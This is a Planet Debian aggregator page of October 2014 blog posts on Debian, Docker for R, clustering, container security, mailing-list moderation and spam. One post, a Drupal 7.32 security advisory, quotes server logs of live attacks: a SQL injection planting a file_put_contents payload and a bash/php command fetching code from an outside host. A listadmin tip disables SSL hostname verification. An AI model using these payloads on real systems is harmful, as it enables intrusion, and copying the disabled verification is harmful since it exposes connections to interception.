Search Results: "spa"

26 October 2014

Gregor Herrmann: RC bugs 2014/38-43

it's this time of the year^Wrelease cycle again almost. in ten days (& roughly two hours), the freeze for the next debian release, codenamed jessie, will start. by this time packages must be in testing in order to be candidates for the release, as explained in the release team's detailed freeze policy. this also means, with the regular testing migration time set to ten days, that tonight's dinstall run closed the regular upload window. & this also means that we should all concentrate on fixing RC bugs to make the freeze as short as possible & jessie yet another great release. before I head over to the UDD bugs page, I'd like to summarize my work on RC bugs in the last weeks, which was again focussed on packages in the Debian Perl Group.

25 October 2014

Miriam Ruiz: Video game players and Gamers are different things

Even though the Wikipedia defines gamer as someone who partakes in interactive gaming, such as (predominantly) video games or board games , this doesn t really gets close to that term means socially at the moment. Going back to Wikipedia, we find that the video game subculture is a form of new media subculture that has been influenced by video games , so it might be quite accurate to define gamers as members of that subculture. You will find that most of the uses of the term gamer in the social networks and in the blogosphere refer to that. Please notice that, even though it is quite likely that most of the gamers play video games, the other way round does not need to be true and, in fact, it isn t. Not everyone who plays video games belongs to the video game subculture, shares their point of view, their values and aesthetics, or even know about it. Kind of like what happens with the word hacker . Not everyone who hacks around with a computer belongs to the hacker subculture. Mostly everyone who has access to the technology plays video games now. From babies and kids to grandparents. And people play them in every possible technological system around, not only on video game consoles or personal computers, but alse on mobile phones, tablets, web browsers. And many of those people who use different kind of technologies to play video games are not gamers. Not in the sense of belonging to the video game subculture. It is important to acknowledge that: that the video game subculture does not have the monopoly over video games or the video game developing industry anymore. As you can imagine, all this rand doesn t come from nowhere. During the last months, we have been witnessing a fight between some conservative core members of the video game subculture and people who want to bring some fresh air into the sociocultural elements of that subculture. Namely, that women shouldn t be discriminated inside it. As every time that a women raises her voice to complain about anything in the Internet, they have been subjected to insults, attacks, rape and death threats, etc. I m talking about something called #GamerGate, and even though I m not going to get into it, I will provide some URLs in case someone might be interested. Please acknowledge that not all the points of view might be represented in this list (in fact, they are not, as I won t be promoting in my blog things that I severely disagree with), so search the web for more information if you want to get that. I ve never been a gamer myself, meaning part of the subculture I mentioned. At some point I was probably closer tho the core values they had then than I am now. In any case, video games have already consolidated themselves as an important part of current culture, entertainment, education and socialization, and are definitely here to stay. That will probably mean that the percentage of gamers (members of the video game subculture) will become smaller. as the number of non-gamer video game players keeps raising.

23 October 2014

Gunnar Wolf: Listadmin *YES*

Petter posted yesterday about Listadmin, the quick way to moderate mailman lists. Petter: THANKS. I am a fan of automatization. But, yes, I had never thouguht of doing this. Why? Don't know. But this is way easier than using the Web interface for Mailman:
$ listadmin 
fetching data for conoc_des@my.example.org ... nothing in queue
fetching data for des_polit_pub@my.example.org ... nothing in queue
fetching data for econ_apl@my.example.org ... nothing in queue
fetching data for educ_ciencia_tec@my.example.org ... nothing in queue
fetching data for est_hacend_sec_pub@my.example.org ... 
[1/1] ============== est_hacend_sec_pub@my.example.org ======
From:     sender@example.org                                            
Subject:  Invitaci n al Taller Insumo Producto                          
Reason:   El cuerpo del mensaje es demasiado grande: 777499    Spam? 0  
Approve/Reject/Discard/Skip/view Body/Full/jump #/Undo/Help/Quit ? a
Submit changes? [yes] 
fetching data for fiscal_fin@my.example.org ... nothing in queue
fetching data for historia@my.example.org ... nothing in queue
fetching data for industrial@my.example.org ... nothing in queue
fetching data for medio_amb@my.example.org ... nothing in queue
fetching data for mundial@my.example.org ... nothing in queue
fetching data for pol_des@my.example.org ... nothing in queue
fetching data for sec_ener@my.example.org ... nothing in queue
fetching data for sec_prim@my.example.org ... nothing in queue
fetching data for trab_tec@my.example.org ... nothing in queue
fetching data for urb_reg@my.example.org ... nothing in queue
fetching data for global@my.example.org ... nothing in queue
I don't know how in many years of managing several mailing lists I never thought about this! I'm echoing this, as I know several of my readers run mailman as well, and might not be following Planet Debian.

Dirk Eddelbuettel: Introducing Rocker: Docker for R

You only know two things about Docker. First, it uses Linux
containers. Second, the Internet won't shut up about it. -- attributed to Solomon Hykes, Docker CEO

So what is Docker? Docker is a relatively new open source application and service, which is seeing interest across a number of areas. It uses recent Linux kernel features (containers, namespaces) to shield processes. While its use (superficially) resembles that of virtual machines, it is much more lightweight as it operates at the level of a single process (rather than an emulation of an entire OS layer). This also allows it to start almost instantly, require very little resources and hence permits an order of magnitude more deployments per host than a virtual machine. Docker offers a standard interface to creation, distribution and deployment. The shipping container analogy is apt: just how shipping containers (via their standard size and "interface") allow global trade to prosper, Docker is aiming for nothing less for deployment. A Dockerfile provides a concise, extensible, and executable description of the computational environment. Docker software then builds a Docker image from the Dockerfile. Docker images are analogous to virtual machine images, but smaller and built in discrete, extensible and reuseable layers. Images can be distributed and run on any machine that has Docker software installed---including Windows, OS X and of course Linux. Running instances are called Docker containers. A single machine can run hundreds of such containers, including multiple containers running the same image. There are many good tutorials and introductory materials on Docker on the web. The official online tutorial is a good place to start; this post can not go into more detail in order to remain short and introductory.

So what is Rocker? rocker logo At its core, Rocker is a project for running R using Docker containers. We provide a collection of Dockerfiles and pre-built Docker images that can be used and extended for many purposes. Rocker is the the name of our GitHub repository contained with the Rocker-Org GitHub organization. Rocker is also the name the account under which the automated builds at Docker provide containers ready for download.

Current Rocker Status

Core Rocker Containers The Rocker project develops the following containers in the core Rocker repository
  • r-base provides a base R container to build from
  • r-devel provides the basic R container, as well as a complete R-devel build based on current SVN sources of R
  • rstudio provides the base R container as well an RStudio Server instance
We have settled on these three core images after earlier work in repositories such as docker-debian-r and docker-ubuntu-r.

Rocker Use Case Containers Within the Rocker-org organization on GitHub, we are also working on
  • Hadleyverse which extends the rstudio container with a number of Hadley packages
  • rOpenSci which extends hadleyverse with a number of rOpenSci packages
  • r-devel-san provides an R-devel build for "Sanitizer" run-time diagnostics via a properly instrumented version of R-devel via a recent compiler build
  • rocker-versioned aims to provided containers with 'versioned' previous R releases and matching packages
Other repositories will probably be added as new needs and opportunities are identified.

Deprecation The Rocker effort supersedes and replaces earlier work by Dirk (in the docker-debian-r and docker-ubuntu-r GitHub repositories) and Carl. Please use the Rocker GitHub repo and Rocker Containers from Docker.com going forward.

Next Steps We intend to follow-up with more posts detailing usage of both the source Dockerfiles and binary containers on different platforms. Rocker containers are fully functional. We invite you to take them for a spin. Bug reports, comments, and suggestions are welcome; we suggest you use the GitHub issue tracker.

Acknowledgments We are very appreciative of all comments received by early adopters and testers. We also would like to thank RStudio for allowing us the redistribution of their RStudio Server binary. Published concurrently at rOpenSci blog and Dirk's blog.

Authors Dirk Eddelbuettel and Carl Boettiger

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

Alessio Treglia: Bits from the Debian Multimedia Maintainers

This brief announcement was released yesterday to the debian-devel-announce mailing list. Ciao! The Debian Multimedia Maintainers have been quite active since the Wheezy release, and have some interesting news to share for the Jessie release. Here we give you a brief update on what work has been done and work that is still ongoing. Let s see what s cooking for Jessie then. Frameworks and libraries Support for many new media formats and codecs. The codec library libavcodec, which is used by popular media playback applications including vlc, mpv, totem (using gstreamer1.0-libav), xine, and many more, has been updated to the latest upstream release version 11 provided by Libav. This provides Debian users with HEVC playback, a native Opus decoder, Matroska 3D support, Apple ProRes, and much more. Please see libav s changelog for a full list of functionality additions and updates. libebur128 libebur128 is a free implementation of the European Broadcasting Union Loudness Recommendation (EBU R128), which is essentially an alternative to ReplayGain. The library can be used to analyze audio perceived loudness and subsequentially normalize the volume during playback. libltc libltc provides functionalities to encode and decode Linear (or Longitudinal) Timecode (LTC) from/to SMPTE data timecode. libva libva and the driver for Intel GPUs has been updated to the 1.4.0 release. Support for new GPUs has been added. libva now also supports Wayland. Pure Data A number of new additional libraries (externals) will appear in Jessie, including (among others) Eric Lyon s fftease and lyonpotpourrie, Thomas Musil s iemlib, the pdstring library for string manipulation and pd-lua that allows to write Pd-objects in the popular lua scripting language. JACK and LADI LASH Audio Session Handler was abandoned upstream a long time ago in favor of the new session management system, called ladish (LADI Session Handler). ladish allows users to run many JACK applications at once and save/restore their configuration with few mouse clicks. The current status of the integration between the session handler and JACK may be summarized as follows: Note that ladish uses the D-Bus interface to the jack daemon, therefore only Jessie s jackd2 provides support for and also cooperates fine with it. Plugins: LV2 and LADSPA Debian Jessie will bring the newest 1.10.0 version of the LV2 technology. Most changes affect the packaging of new plugins and extensions, a brief list of packaging guidelines is now available.
A number of new plugins and development tools too have been made available during the Jessie development cycle: LV2 Toolkit LVTK provides libraries that wrap the LV2 C API and extensions into easy to use C++ classes. The original work for this was mostly done by Lars Luthman in lv2-c++-tools. Vee One Suite The whole suite by Rui Nuno Capela is now available in Jessie, and consists of three components: All three are provided in both forms of LV2 plugins and stand-alone JACK client. JACK session, JACK MIDI, and ALSA MIDI are supported too. x42-plugins and zam-plugins LV2 bundles containing many audio plugins for high quality processing. Fomp Fomp is an LV2 port of the MCP, VCO, FIL, and WAH plugins by Fons Adriaensen. Some other components have been upgraded to more recent upstream versions: We ve packaged ste-plugins, Fons Adriaensen s new stereo LADSPA plugins bundle. A major upgrade of frei0r, namely the standard collection for the minimalistic plugin API for video effects, will be available in Jessie. New multimedia applications Advene Advene (Annotate Digital Video, Exchange on the NEt) is a flexible video
annotation application. Ardour3 The new generation of the popular digital audio workstation will make its very first appearance in Debian Jessie. Cantata Qt4 front-end for the MPD daemon. Csound Csound for jessie will feature the new major series 6, with the improved IDE CsoundQT. This new csound supports improved array data type handling, multi-core rendering and debugging features. din DIN Is Noise is a musical instrument and audio synthesizer that supports JACK audio output, MIDI, OSC, and IRC bot as input sources. It could be extended and customized with Tcl scripts too. dvd-slideshow dvd-slideshow consists of a suite of command line tools which come in handy to make slideshows from collections of pictures. Documentation is provided and available in /usr/share/doc/dvd-slideshow/ . dvdwizard DVDwizard can fully automate the creation of DVD-Video filesystem. It supports graphical menus, chapters, multiple titlesets and multi-language streams. It supports both PAL and NTSC video modes too. flowblade Flowblade is a video editor like the popular KDenlive based on the MLT engine, but more lightweight and with some difference in editing concepts. forked-daapd Forked-daapd switched to a new, active upstream again dropping Grand Central Dispatch in favor of libevent. The switch fixed several bugs and made forked-daapd available on all release architectures instead of shipping only on amd64 and i386. Now nothing prevents you from setting up a music streaming (DAAP/DACP) server on your favorite home server no matter if it is based on mips, arm or x86! harvid HTTP Ardour Video Daemon decodes still images from movie files and serves them via HTTP. It provides frame-accurate decoding and is main use-case is to act as backend and second level cache for rendering the
videotimeline in Ardour. Groove Basin Groove Basin is a music player server with a web-based user interface inspired by Amarok 1.4. It runs on a server optionally connected to speakers. Guests can control the music player by connecting with a laptop, tablet, or smart phone. Further, users can stream their music libraries remotely.
It comes with a fast, responsive web interface that supports keyboard shortcuts and drag drop. It also provides the ability to upload songs, download songs, and import songs by URL, including YouTube URLs. Groove Basin supports Dynamic Mode which automatically queues random songs, favoring songs that have not been queued recently.
It automatically performs ReplayGain scanning on every song using the EBU R128 loudness standard, and automatically switches between track and album mode. Groove Basin supports the MPD protocol, which means it is compatible with MPD clients. There is also a more powerful Groove Basin protocol which you can use if the MPD protocol does not meet your needs. HandBrake HandBrake, a versatile video transcoder, is now available for Jessie. It could convert video from nearly any format to a wide range of commonly supported codecs. jack-midi-clock New jackd midiclock utility made by Robin Gareus. laborejo Laborejo, Esperanto for Workshop , is used to craft music through notation. It is a LilyPond GUI frontend, a MIDI creator and a tool collection to inspire and help music composers. mpv mpv is a movie player based on MPlayer and mplayer2. It supports a wide variety of video file formats, audio and video codecs, and subtitle types. The project focuses mainly on modern systems and encourages developer activity. As such, large portions of outdated code originating from MPlayer have been removed, and many new features and improvements have been added. Note that, although there are still some similarities to its predecessors, mpv should be considered a completely different program (e.g. lacking compatibility with both mplayer and mplayer2 in terms of command-line arguments and configuration). smtube SMTube is a stand-alone graphical video browser and player, which makes YouTube s videos browsing, playing, and download such a piece of cake.
It has so many features that, we are sure, will make YouTube lovers very, very happy. sonic-visualiser Sonic Visualiser Application for viewing and analysing the contents of music audio files. SoundScapeRenderer SoundScapeRenderer (aka SSR) is a (rather) easy to use render engine for spatial audio, that provides a number of different rendering algorithms, ranging from binaural (headphone) playback via wave field synthesis to higher-order ambisonics. Videotrans videotrans is a set of scripts that allow its user to reformat existing movies into the VOB format that is used on DVDs. XBMC XBMC has been partially rebranded as XBMC from Debian to make it clear that it is changed to conform to Debian s Policy. The latest stable release, 13.2 Gotham will be part of Jessie making Debian a good choice for HTPC-s. zita-bls1 Binaural stereo signals converter made by Fons Adriaensen zita-mu1 Stereo monitoring organiser for jackd made by Fons Adriaensen zita-njbridge Jack clients to transmit multichannel audio over a local IP network made by Fons Adriaensen radium-compressor Radium Compressor is the system compressor of the Radium suite. It is provided in the form of stand-alone JACK application. Multimedia Tasks With Jessie we are shipping a set of multimedia related tasks.
They include package lists for doing several multimedia related tasks. If you are interested in defining new tasks, or tweaking the current, existing ones, we are very much interested in hearing from you. Upgraded applications and libraries What s not going to be in Jessie With the aim to improve the overall quality of the multimedia software available in Debian, we have dropped a number of packages which were abandoned upstream: We ve also dropped mplayer, presently nobody seems interested in maintaining it.
The suggested replacements for users are mplayer2 or mpv. Whilst the former is mostly compatible with mplayer in terms of command-line arguments and configuration (and adds a few new features too), the latter adds a lot of new features and improvements, and it is actively maintained upstream. Please note that although the mencoder package is no longer available anymore, avconv and mpv do provide encoding functionality. For more information see avconv s manual page and documentation, and mpv s encoding documentation. Broken functionalities rtkit under systemd is broken at the moment. Activity statistics More information about team s activity are available. Where to reach us The Debian Multimedia Maintainers can be reached at pkg-multimedia-maintainers AT lists.alioth.debian.org for packaging related topics, or at debian-multimedia AT lists.debian.org for user and more general discussion.
We would like to invite everyone interested in multimedia to join us there. Some of the team members are also in the #debian-multimedia channel on OFTC. Cheers! Alessio Treglia
on behalf of the Debian Multimedia Maintainers

Erich Schubert: Clustering 23 mio Tweet locations

To test scalability of ELKI, I've clustered 23 million Tweet locations from the Twitter Statuses Sample API obtained over 8.5 months (due to licensing restrictions by Twitter, I cannot make this data available to you, sorry.
23 million points is a challenge for advanced algorithms. It's quite feasible by k-means; in particular if you choose a small k and limit the number of iterations. But k-means does not make a whole lot of sense on this data set - it is a forced quantization algorithm, but does not discover actual hotspots.
Density-based clustering such as DBSCAN and OPTICS are much more appropriate. DBSCAN is a bit tricky to parameterize - you need to find the right combination of radius and density for the whole world. Given that Twitter adoption and usage is quite different it is very likely that you won't find a single parameter that is appropriate everywhere.
OPTICS is much nicer here. We only need to specify a minimum object count - I chose 1000, as this is a fairly large data set. For performance reasons (and this is where ELKI really shines) I chose a bulk-loaded R*-tree index for acceleration. To benefit from the index, the epsilon radius of OPTICS was set to 5000m. Also, ELKI allows using geodetic distance, so I can specify this value in meters and do not get much artifacts from coordinate projection.
To extract clusters from OPTICS, I used the Xi method, with xi set to 0.01 - a rather low value, also due to the fact of having a large data set.
The results are pretty neat - here is a screenshot (using KDE Marble and OpenStreetMap data, since Google Earth segfaults for me right now):
Screenshot of Clusters in central Europe
Some observations: unsurprisingly, many cities turn up as clusters. Also regional differences are apparent as seen in the screenshot: plenty of Twitter clusters in England, and low acceptance rate in Germany (Germans do seem to have objections about using Twitter; maybe they still prefer texting, which was quite big in Germany - France and Spain uses Twitter a lot more than Germany).
Spam - some of the high usage in Turkey and Indonesia may be due to spammers using a lot of bots there. There also is a spam cluster in the ocean south of Lagos - some spammer uses random coordinates [0;1]; there are 36000 tweets there, so this is a valid cluster...
A benefit of OPTICS and DBSCAN is that they do not cluster every object - low density areas are considered as noise. Also, they support clusters of different shape (which may be lost in this visualiation, which uses convex hulls!) and different size. OPTICS can also produce a hierarchical result.
Note that for these experiments, the actual Tweet text was not used. This has a rough correspondence to Twitter popularity "heatmaps", except that the clustering algorithms will actually provide a formalized data representation of activity hotspots, not only a visualization.
You can also explore the clustering result in your browser - the Google Drive visualization functionality seems to work much better than Google Earth.
If you go to Istanbul or Los Angeles, you will see some artifacts - odd shaped clusters with a clearly visible spike. This is caused by the Xi extraction of clusters, which is far from perfect. At the end of a valley in the OPTICS plot, it is hard to decide whether a point should be included or not. These errors are usually the last element in such a valley, and should be removed via postprocessing. But our OpticsXi implementation is meant to be as close as possible to the published method, so we do not intend to "fix" this.
Certain areas - such as Washington, DC, New York City, and the silicon valley - do not show up as clusters. The reason is probably again the Xi extraction - these region do not exhibit the steep density increase expected by Xi, but are too blurred in their surroundings to be a cluster.
Hierarchical results can be found e.g. in Brasilia and Los Angeles.
Compare the OPTICS results above to k-means results (below) - see why I consider k-means results to be a meaningless quantization?
k-means clusters
Sure, k-means is fast (30 iterations; not converged yet. Took 138 minutes on a single core, with k=1000. The parallel k-means implementation in ELKI took 38 minutes on a single node, Hadoop/Mahout on 8 nodes took 131 minutes, as slow as a single CPU core!). But you can see how sensitive it is to misplaced coordinates (outliers, but mostly spam), how many "clusters" are somewhere in the ocean, and that there is no resolution on the cities? The UK is covered by 4 clusters, with little meaning; and three of these clusters stretch all the way into Bretagne - k-means clusters clearly aren't of high quality here.
If you want to reproduce these results, you need to get the upcoming ELKI version (0.6.5~201410xx - the output of cluster convex hulls was just recently added to the default codebase), and of course data. The settings I used are:
-dbc.in coords.tsv.gz
-db.index tree.spatial.rstarvariants.rstar.RStarTreeFactory
-pagefile.pagesize 500
-spatial.bulkstrategy SortTileRecursiveBulkSplit
-time
-algorithm clustering.optics.OPTICSXi
-opticsxi.xi 0.01
-algorithm.distancefunction geo.LngLatDistanceFunction
-optics.epsilon 5000.0 -optics.minpts 1000
-resulthandler KMLOutputHandler -out /tmp/out.kmz
and the total runtime for 23 million points on a single core was about 29 hours. The indexes helped a lot: less than 10000 distances were computed per point, instead of 23 million - the expected speedup over a non-indexed approach is 2400.
Don't try this with R or Matlab. Your average R clustering algorithm will try to build a full distance matrix, and you probably don't have an exabyte of memory to store this matrix. Maybe start with a smaller data set first, then see how long you can afford to increase the data size.

Matthew Garrett: Linux Container Security

First, read these slides. Done? Good.

(Edit: Just to clarify - these are not my slides. They're from a presentation Jerome Petazzoni gave at Linuxcon NA earlier this year)

Hypervisors present a smaller attack surface than containers. This is somewhat mitigated in containers by using seccomp, selinux and restricting capabilities in order to reduce the number of kernel entry points that untrusted code can touch, but even so there is simply a greater quantity of privileged code available to untrusted apps in a container environment when compared to a hypervisor environment[1].

Does this mean containers provide reduced security? That's an arguable point. In the event of a new kernel vulnerability, container-based deployments merely need to upgrade the kernel on the host and restart all the containers. Full VMs need to upgrade the kernel in each individual image, which takes longer and may be delayed due to the additional disruption. In the event of a flaw in some remotely accessible code running in your image, an attacker's ability to cause further damage may be restricted by the existing seccomp and capabilities configuration in a container. They may be able to escalate to a more privileged user in a full VM.

I'm not really compelled by either of these arguments. Both argue that the security of your container is improved, but in almost all cases exploiting these vulnerabilities would require that an attacker already be able to run arbitrary code in your container. Many container deployments are task-specific rather than running a full system, and in that case your attacker is already able to compromise pretty much everything within the container. The argument's stronger in the Virtual Private Server case, but there you're trading that off against losing some other security features - sure, you're deploying seccomp, but you can't use selinux inside your container, because the policy isn't per-namespace[2].

So that seems like kind of a wash - there's maybe marginal increases in practical security for certain kinds of deployment, and perhaps marginal decreases for others. We end up coming back to the attack surface, and it seems inevitable that that's always going to be larger in container environments. The question is, does it matter? If the larger attack surface still only results in one more vulnerability per thousand years, you probably don't care. The aim isn't to get containers to the same level of security as hypervisors, it's to get them close enough that the difference doesn't matter.

I don't think we're there yet. Searching the kernel for bugs triggered by Trinity shows plenty of cases where the kernel screws up from unprivileged input[3]. A sufficiently strong seccomp policy plus tight restrictions on the ability of a container to touch /proc, /sys and /dev helps a lot here, but it's not full coverage. The presentation I linked to at the top of this post suggests using the grsec patches - these will tend to mitigate several (but not all) kernel vulnerabilities, but there's tradeoffs in (a) ease of management (having to build your own kernels) and (b) performance (several of the grsec options reduce performance).

But this isn't intended as a complaint. Or, rather, it is, just not about security. I suspect containers can be made sufficiently secure that the attack surface size doesn't matter. But who's going to do that work? As mentioned, modern container deployment tools make use of a number of kernel security features. But there's been something of a dearth of contributions from the companies who sell container-based services. Meaningful work here would include things like:
These aren't easy jobs, but they're important, and I'm hoping that the lack of obvious development in areas like this is merely a symptom of the youth of the technology rather than a lack of meaningful desire to make things better. But until things improve, it's going to be far too easy to write containers off as a "convenient, cheap, secure: choose two" tradeoff. That's not a winning strategy.

[1] Companies using hypervisors! Audit your qemu setup to ensure that you're not providing more emulated hardware than necessary to your guests. If you're using KVM, ensure that you're using sVirt (either selinux or apparmor backed) in order to restrict qemu's privileges.
[2] There's apparently some support for loading per-namespace Apparmor policies, but that means that the process is no longer confined by the sVirt policy
[3] To be fair, last time I ran Trinity under Docker under a VM, it ended up killing my host. Glass houses, etc.

comment count unavailable comments

22 October 2014

Petter Reinholdtsen: listadmin, the quick way to moderate mailman lists - nice free software

If you ever had to moderate a mailman list, like the ones on alioth.debian.org, you know the web interface is fairly slow to operate. First you visit one web page, enter the moderation password and get a new page shown with a list of all the messages to moderate and various options for each email address. This take a while for every list you moderate, and you need to do it regularly to do a good job as a list moderator. But there is a quick alternative, the listadmin program. It allow you to check lists for new messages to moderate in a fraction of a second. Here is a test run on two lists I recently took over:
% time listadmin xiph
fetching data for pkg-xiph-commits@lists.alioth.debian.org ... nothing in queue
fetching data for pkg-xiph-maint@lists.alioth.debian.org ... nothing in queue
real    0m1.709s
user    0m0.232s
sys     0m0.012s
%
In 1.7 seconds I had checked two mailing lists and confirmed that there are no message in the moderation queue. Every morning I currently moderate 68 mailman lists, and it normally take around two minutes. When I took over the two pkg-xiph lists above a few days ago, there were 400 emails waiting in the moderator queue. It took me less than 15 minutes to process them all using the listadmin program. If you install the listadmin package from Debian and create a file ~/.listadmin.ini with content like this, the moderation task is a breeze:
username username@example.org
spamlevel 23
default discard
discard_if_reason "Posting restricted to members only. Remove us from your mail list."
password secret
adminurl https:// domain /mailman/admindb/ list 
mailman-list@lists.example.com
password hidden
other-list@otherserver.example.org
There are other options to set as well. Check the manual page to learn the details. If you are forced to moderate lists on a mailman installation where the SSL certificate is self signed or not properly signed by a generally accepted signing authority, you can set a environment variable when calling listadmin to disable SSL verification:
PERL_LWP_SSL_VERIFY_HOSTNAME=0 listadmin
If you want to moderate a subset of the lists you take care of, you can provide an argument to the listadmin script like I do in the initial screen dump (the xiph argument). Using an argument, only lists matching the argument string will be processed. This make it quick to accept messages if you notice the moderation request in your email. Without the listadmin program, I would never be the moderator of 68 mailing lists, as I simply do not have time to spend on that if the process was any slower. The listadmin program have saved me hours of time I could spend elsewhere over the years. It truly is nice free software. As usual, if you use Bitcoin and want to show your support of my activities, please send Bitcoin donations to my address 15oWEoG9dUPovwmUL9KWAnYRtNJEkP1u1b. Update 2014-10-27: Added missing 'username' statement in configuration example. Also, I've been told that the PERL_LWP_SSL_VERIFY_HOSTNAME=0 setting do not work for everyone. Not sure why.

19 October 2014

Neil Williams: OpenTAC an automation lab in a box

I ve previously covered running LAVA on ARM devices, now that the packages are in Debian. I ve also covered setting up the home lab, including the difficulty in obtaining the PDU and relying on another machine to provide USB serial converters with inherent problems of needing power to keep the same devices assigned to the same ser2net ports. There have been ideas about how to improve the situation. Conferences are a prime example setting up a demo involving LAVA means bringing a range of equipment, separate power bricks, separate network switches (with power bricks), a device of some kind to connect up the USB serial converters (and power brick) and then the LAVA server (with SATA drive and power brick) that is without the actual devices and their cables and power. Each of those power cables tend to be a metre long, with networking and serial, it quickly becomes a cable spaghetti. Ideas around this also have application inside larger deployments, so the hardware would need to daisy-chain to provide services to a rack full of test devices. The objective is a single case providing network, power and serial connectivity to a number of test devices over a single power input and network uplink. Naturally, with a strong free software and open development bias, the unit will be Open Hardware running Debian, albeit with a custom Beaglebone Linux kernel. It s a Test Automation Controller, so we re using the name OpenTAC. Progress Open hardware ARM device running Debian to automate tests on 4 to 8 devices, initially aimed at LAVA support for Linaro engineers. Power distribution, serial console, network and optional GPIO extensions. The design involves: The initial schematics are now complete and undergoing design review. A lot of work remains

18 October 2014

Steve Kemp: On the names we use in email

Yesterday I received a small rush of SPAM mails, all of which were 419 scams, and all of them sent by "Mrs Elizabeth PETERSEN". It struck me that I can't think of ever receiving a legitimate mail from a "Mrs XXX [YYY]", but I was too busy to check. Today I've done so. Of the 38,553 emails I've received during the month of October 2014 I've got a hell of a lot of mails with a From address including a "Mrs" prefix:
"Mrs.Clanzo Amaki" <marilobouabre14@yahoo.co.jp>
"Mrs Sarah Mamadou"<investment@payment.com>
"Mrs Abia Abrahim" <missfatimajinnah@yahoo.co.jp>
"Mrs. Josie Wilson" <linn3_2008@yahoo.co.jp>
"Mrs. Theresa Luis"<tomaslima@jorgelima.com>
There are thousands more. Not a single one of them was legitimate. I have one false-positive when repeating the search for a Mr-prefix. I have one friend who has set his sender-address to "Mr Bob Smith", which always reads weirdly to me, but every single other email with a Mr-prefix was SPAM. I'm not going to use this in any way, since I'm happy with my mail-filtering setup, but it was interesting observation. Names are funny. My wife changed her surname post-marriage, but that was done largely on the basis that introducing herself as "Doctor Kemp" was simpler than "Doctor Foreign-Name", she'd certainly never introduce herself ever as Mrs Kemp. Trivia: In Finnish the word for "Man" and "Husband" is the same (mies), but the word for "Woman" (nainen) is different than the word for "Wife" (vaimo).

17 October 2014

Gunnar Wolf: #Drupal7 sites under attack Don't panic!

Two days ago, Drupal announced version 7.32 was available. This version fixes a particularly nasty bug, allowing a SQL injection at any stage of interaction (that means, previous to the authentication taking place). As soon as I could, I prepared and uploaded Debian packages for this So if you run a Debian-provided Drupal installation, update now. The updated versions are:
sid / jessie (unstable / testing)
7.32-1
wheezy (stable)
7.14-2+deb7u7
wheezy-backports
7.32-1~bpo70+1
squeeze-backports (oldstable)
7.14-2+deb7u7~bpo60+1
And, as expected, I'm already getting several attacks on my sites. Good thing that will help you anyway: Even though it won't prevent the attack from happening, if you use suhosin, several of the attacks will be prevented. Yes, sadly suhosin has not been in a stable Debian release since Wheezy, but still... :- Partial logs. This looks like a shellcode being injected as a file created via the menu_router mechanism (shellcode snipped):
  1. Oct 16 15:22:21 lafa suhosin[3723]: ALERT - configured request variable
  2. total name length limit exceeded - dropped variable 'name[0; INSERT INTO
  3. menu_router ( path , load_functions , to_arg_functions , description ,
  4. access_callback , access_arguments ) VALUES ('deheky', '', '', 'deheky',
  5. 'file_put_contents',
  6. +0x613a323a7b693a303b733a32323a226d6f64756c65732f64626c6f672f746e777(...)
  7. );;# ]' (attacker '62.76.191.119', file '/usr/share/drupal7/index.php')
While the previous one is clearly targetting this particular bug, I'm not sure about this next one: It is just checking for some injection viability before telling me its real intentions:
  1. Oct 17 10:26:04 lafa suhosin[3644]: ALERT - configured request variable
  2. name length limit exceeded - dropped variable
  3. '/bin/bash_-c_"php_-r_\"file_get_contents(
  4. 'http://hello_hacked_jp/hello/?l'
  5. (attacker '77.79.40.195', file '/usr/share/drupal7/index.php')
So... looking at my logs from the last two days, Suhosin has not let any such attack reach Drupal (or I have been h4x0red and the logs have all been cleaned Cannot dismiss that possibility :-) ) Anyway... We shall see many such attempts in the next weeks :- [update] Yes, I'm not the only one reporting this attack in the wild. Zion Security explains the same attempt I logged: It attempts to inject PHP code so it can be easily executed remotely (and game over for the admin!) For the more curious, Tamer Zoubi explains the nature and exploitation of this bug.

Petter Reinholdtsen: Debian Jessie, PXE and automatic firmware installation

When PXE installing laptops with Debian, I often run into the problem that the WiFi card require some firmware to work properly. And it has been a pain to fix this using preseeding in Debian. Normally something more is needed. But thanks to my isenkram package and its recent tasksel extension, it has now become easy to do this using simple preseeding. The isenkram-cli package provide tasksel tasks which will install firmware for the hardware found in the machine (actually, requested by the kernel modules for the hardware). (It can also install user space programs supporting the hardware detected, but that is not the focus of this story.) To get this working in the default installation, two preeseding values are needed. First, the isenkram-cli package must be installed into the target chroot (aka the hard drive) before tasksel is executed in the pkgsel step of the debian-installer system. This is done by preseeding the base-installer/includes debconf value to include the isenkram-cli package. The package name is next passed to debootstrap for installation. With the isenkram-cli package in place, tasksel will automatically use the isenkram tasks to detect hardware specific packages for the machine being installed and install them, because isenkram-cli contain tasksel tasks. Second, one need to enable the non-free APT repository, because most firmware unfortunately is non-free. This is done by preseeding the apt-mirror-setup step. This is unfortunate, but for a lot of hardware it is the only option in Debian. The end result is two lines needed in your preseeding file to get firmware installed automatically by the installer:
base-installer base-installer/includes string isenkram-cli
apt-mirror-setup apt-setup/non-free boolean true
The current version of isenkram-cli in testing/jessie will install both firmware and user space packages when using this method. It also do not work well, so use version 0.15 or later. Installing both firmware and user space packages might give you a bit more than you want, so I decided to split the tasksel task in two, one for firmware and one for user space programs. The firmware task is enabled by default, while the one for user space programs is not. This split is implemented in the package currently in unstable. If you decide to give this a go, please let me know (via email) how this recipe work for you. :) So, I bet you are wondering, how can this work. First and foremost, it work because tasksel is modular, and driven by whatever files it find in /usr/lib/tasksel/ and /usr/share/tasksel/. So the isenkram-cli package place two files for tasksel to find. First there is the task description file (/usr/share/tasksel/descs/isenkram.desc):
Task: isenkram-packages
Section: hardware
Description: Hardware specific packages (autodetected by isenkram)
 Based on the detected hardware various hardware specific packages are
 proposed.
Test-new-install: show show
Relevance: 8
Packages: for-current-hardware
Task: isenkram-firmware
Section: hardware
Description: Hardware specific firmware packages (autodetected by isenkram)
 Based on the detected hardware various hardware specific firmware
 packages are proposed.
Test-new-install: mark show
Relevance: 8
Packages: for-current-hardware-firmware
The key parts are Test-new-install which indicate how the task should be handled and the Packages line referencing to a script in /usr/lib/tasksel/packages/. The scripts use other scripts to get a list of packages to install. The for-current-hardware-firmware script look like this to list relevant firmware for the machine:
#!/bin/sh
#
PATH=/usr/sbin:$PATH
export PATH
isenkram-autoinstall-firmware -l
